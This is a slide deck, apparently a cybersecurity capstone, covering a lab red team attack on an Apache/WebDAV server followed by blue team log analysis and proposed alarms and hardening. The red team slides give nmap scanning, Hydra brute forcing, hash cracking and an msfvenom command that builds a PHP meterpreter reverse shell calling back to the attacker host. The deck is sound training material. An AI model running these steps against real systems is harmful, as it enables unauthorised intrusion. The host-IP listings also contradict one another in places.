04

Hardening: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology

Network

Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.1
OS: Windows 10 Pro
Hostname: ML-RefVm-958751
(Azure VM)

IPv4: 192.168.1.8
OS: Kali Linux
Hostname: Kali

IPv4: 192.168.1.105
OS: Ubuntu Linux
Hostname: Ubuntu-Headless
(ELK)

IPv4: 192.186.1.100
OS: Ubuntu Linux
Hostname: server1
(Capstone)

The background of the slide is a dark red, almost black, geometric pattern composed of numerous triangles and polygons of varying shades, creating a complex, crystalline texture.

Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-958751 (Azure VM)	192.168.1.1	Gateway
Kali Linux (Kali)	192.168.1.8	Pentesting Machine
server1 (Capstone)	192.168.1.105	Target Machine running Apache Web Server
Ubuntu-Headless (ELK)	192.168.1.100	Monitoring network security

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Sensitive Data Exposure	An nmap scan revealed the IP address of the web server and that port 80 was open.	By use of a web browser the pentested was able to access the web server that exposed sensitive information that can be leveraged by malicious attackers.
Directory Structure Exposure	The directory structure of the internal web server is viewable via web browser without authentication required.	By accessing the internal directories the pentester was able to locate a listing for /secret_folder within unprotected documents.
Unprotected Credential Information	Employee usernames were visible on the web server.	Knowing a username gives malicious actors an advantage in gaining access via brute force and other methods of attack.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Brute Force Attack	No limit has been set on failed logins attempts.	Using the previously found username, the pentester was able to access /secret_folder with a brute force tool.
Security Misconfiguration	Unknown IP addresses are allowed to access secure folders on the server.	The pentester was able to access the /secret_folder and /webdav, and all files contained therein.
Poor Password Protection	A hashed password was listed within a file that contained instructions on connecting to the corporate server.	Using a publicly available hash cracker the pentester was able to find the administrative password.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Unauthorized File Upload	No protections are in place to stop any user from uploading files to WebDAV.	Pentester was able to upload and execute a .php file into the WebDav folder.
Unauthorized File Execution	Files can be executed from within WebDAV.	The .php file was executed from within WebDAV which facilitated a reverse shell.

Exploitation: Sensitive Data Exposure

01

Tools & Processes

An NMAP scan found the IP address of the target machine (server1) to be 192.168.1.105 with an open HTTP port 80.

02

Achievements

Using a web browser (FireFox), I was able to gain access to publicly available folders on the web server.

Exploitation: Sensitive Data Exposure

03

```
root@kali:~# nmap -sS 192.168.1.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2021-05-04 22:38 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00059s latency).

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Exploitation: Directory Structure Exposure

01

Tools & Processes

Using FireFox the pentester was able to view and navigate the directory structure of the web server

02

Achievements

The directory structure was mapped and files containing further structural data were included. Namely the address of /secret_folder.

Exploitation: Sensitive Data Exposure

03

Apache/2.4.29 (Ubuntu) Server d

ERROR: FILE MISSING

Please refer to company_folders/secret_folder/ for more information

ERROR: company_folders/secret_folder is no longer accessible to the public

Exploitation: Unprotected Credential Information

01

Tools & Processes

Attempting to access /secret_folder via the web browser revealed and administrative username in the sign in pop-up.

02

Achievements

By simply checking the access to the /secret_folder directory the pentester was able to find an administrative username Ashton.

Exploitation: Unprotected Credential Information

03

Exploitation: Brute Force Attack

01

Tools & Processes

Using the Kali Linux tool, Hydra, the pentester was able to brute force the password for user Ashton and gain access to /secret_folder.

02

Achievements

Brute force was used to find the password for user Ashton. Using those credentials, access to /secret_folder was gained.

Location information and access instructions for /webdav were contained within /secret_folder.

Username Ryan and an associated password hash were included.

03

The screenshot shows a Mozilla Firefox browser window. The address bar contains the URL `http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server`. The page content includes a heading "Personal Note" and a paragraph: "In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)". Below this is a numbered list of five steps:

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser

Exploitation: Security Misconfiguration

01

Tools & Processes

Using a web browser the pentester was able to access the directories on the web server.

02

Achievements

Accessing the directories and on the web server gave the pentester further information the was used to access additional company resources including:

- /company_folders
- /company_folders
- /secret_folder

WebDAV

Exploitation: Security Misconfiguration

03

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Exploitation: Security Misconfiguration

01

Tools & Processes

The username Ryan was found. Along with it were instructions on how to access WebDav and Ryan's hashed password. The hash was entered into the publicly available hash cracking website, crackstation.net, and the password was revealed.

02

Achievements

The combination of the exposed username and the cracked password allowed administrative access to WebDAV.

Exploitation: Security Misconfiguration

03

Mozilla Firefox

Color Codes: **Green:** Exact match, **Yellow:** Partial match, **Red:** Not found.

Exploitation: Unauthorized File Upload

01

Tools & Processes

Using msfvenom a .php reverse_tcp script was created and uploaded to /webdav.

02



Achievements

The pentester was able to insert a malicious file into WebDAV.

Exploitation: Unauthorized File Upload

03

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.8 lport=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1112 bytes
```

Exploitation: Unauthorized File Execution

01

Tools & Processes

Opening WebDAV within a web browser, the pentester was able to execute the .php file.

Metasploit meterpreter was then used to access and create a shell on the target machine, server1 (Capstone).

02

Achievements

Access to the target machine was gained through the use of meterpreter and a reverse shell was generated.

Command and control (C2) was achieved, and the flag.txt file was captured

Exploitation: Unauthorized File Execution

03

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan



- A port scan occurred at 20:06:40:652 on May 13, 2021.
- 1,001 packets were sent.
- Packets were sent from a single IP contacting all ports in one millisecond indicating this was a port scan.



Analysis: Finding the Request for the Hidden Directory

- The first request made to /secret_folder was made at 02:18:41.456 on May 13, 2021. Requests totalled 10,016.
- The /connect_to_corp_server file was accessed, which contained instructions to access /webdav as well as a password hash for user Ryan

Analysis: Uncovering the Brute Force Attack

- Starting at 20:18:41.456 on May 13, 2021 a total of 10,016 requests were sent to the /secret_folder directory using Hydra.
- After 10,015 requests were made, the attack was successful and the password was discovered.

Analysis: Finding the WebDAV Connection

- A total of 24 requests were made to connect to the webdav directory.
- Requests were made to access the passwd.dav and shell.php files.

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

An alarm should be set for a high number of non-HTTP ports being scanned from an outside IP address

What threshold would you set to activate this alarm?

The SOC should be notified if greater than 5 errors occur per minute on a non-HTTP port

System Hardening

What configurations can be set on the host to mitigate port scans?

The firewall should be set to cut off a potential attack after 100 consecutive ping requests in a minute. Firewalls can also be used to redirect attacks to empty ports which will increase the time and complexity for attackers.

Alternately, the Firewall could block all incoming/outgoing traffic on all ports except 80.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

Alarm should be set to alert if access to sensitive data is attempted from any IP address that is not whitelisted by the system.

What threshold would you set to activate this alarm?

The SOC should be alerted if an IP that has not been whitelisted attempts to access the sensitive files or directories.

System Hardening

What configuration can be set on the host to block unwanted access?

Internal IP addresses that need access to sensitive files or directories can be set up in Linux with the following commands:

```
iptables -I INPUT -s SUBNET_HERE -p  
tcp -m multiport --dports 80,443 -j  
ACCEPT
```

```
iptables-save > /etc/firewall.conf
```

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

Kibana should be set to detect a large number of failed login attempts that originate from the same IP within a short time period. An alert should also be set to detect the use of Hydra or similar known brute force tools.

What threshold would you set to activate this alarm?

The alarm should be triggered by greater than five failed login attempts in a minute and/or the use of known brute force tools.

System Hardening

What configuration can be set on the host to block brute force attacks?

Most importantly, a strong password policy can help prevent successful brute force attempts.

Adding multi factor authentication (MFA) creates an additional obstacle for those attempting brute force attacks.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

Alarm should be set to alert if access to sensitive data is attempted from any IP address that is not whitelisted by the system.

What threshold would you set to activate this alarm?

Any IP that has not been whitelisted and attempts to access WebDAV will trigger the alarm.

System Hardening

What configuration can be set on the host to control access?

Necessary IP addresses can be whitelisted using the same commands as blocking access to hidden directories.

Alternately, the “IP Address and Domain Restrictions” too for WebDAV can be configured to whitelist select IPs.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

The alarm should be set to detect an attempt by non-whitelisted IPs to alter a file on the web server. Additionally another alarm should detect non-whitelisted IPs requesting an HTTP method PUT.

What threshold would you set to activate this alarm?

Any attempts from non-whitelisted IPs to alter files or a PUT HTTP request should notify the SOC.

System Hardening

What configuration can be set on the host to block file uploads?

All anti-virus/malware applications should be kept up to date, and the the firewall can be set up for deep packet inspection to detect suspicious outbound communications.

Additionally, WebDAV should be configured to deny file execution by adjusting permissions under “Handler Mappings”, and employees also need to be educated about the dangers of executing files they have received.

*The
End*
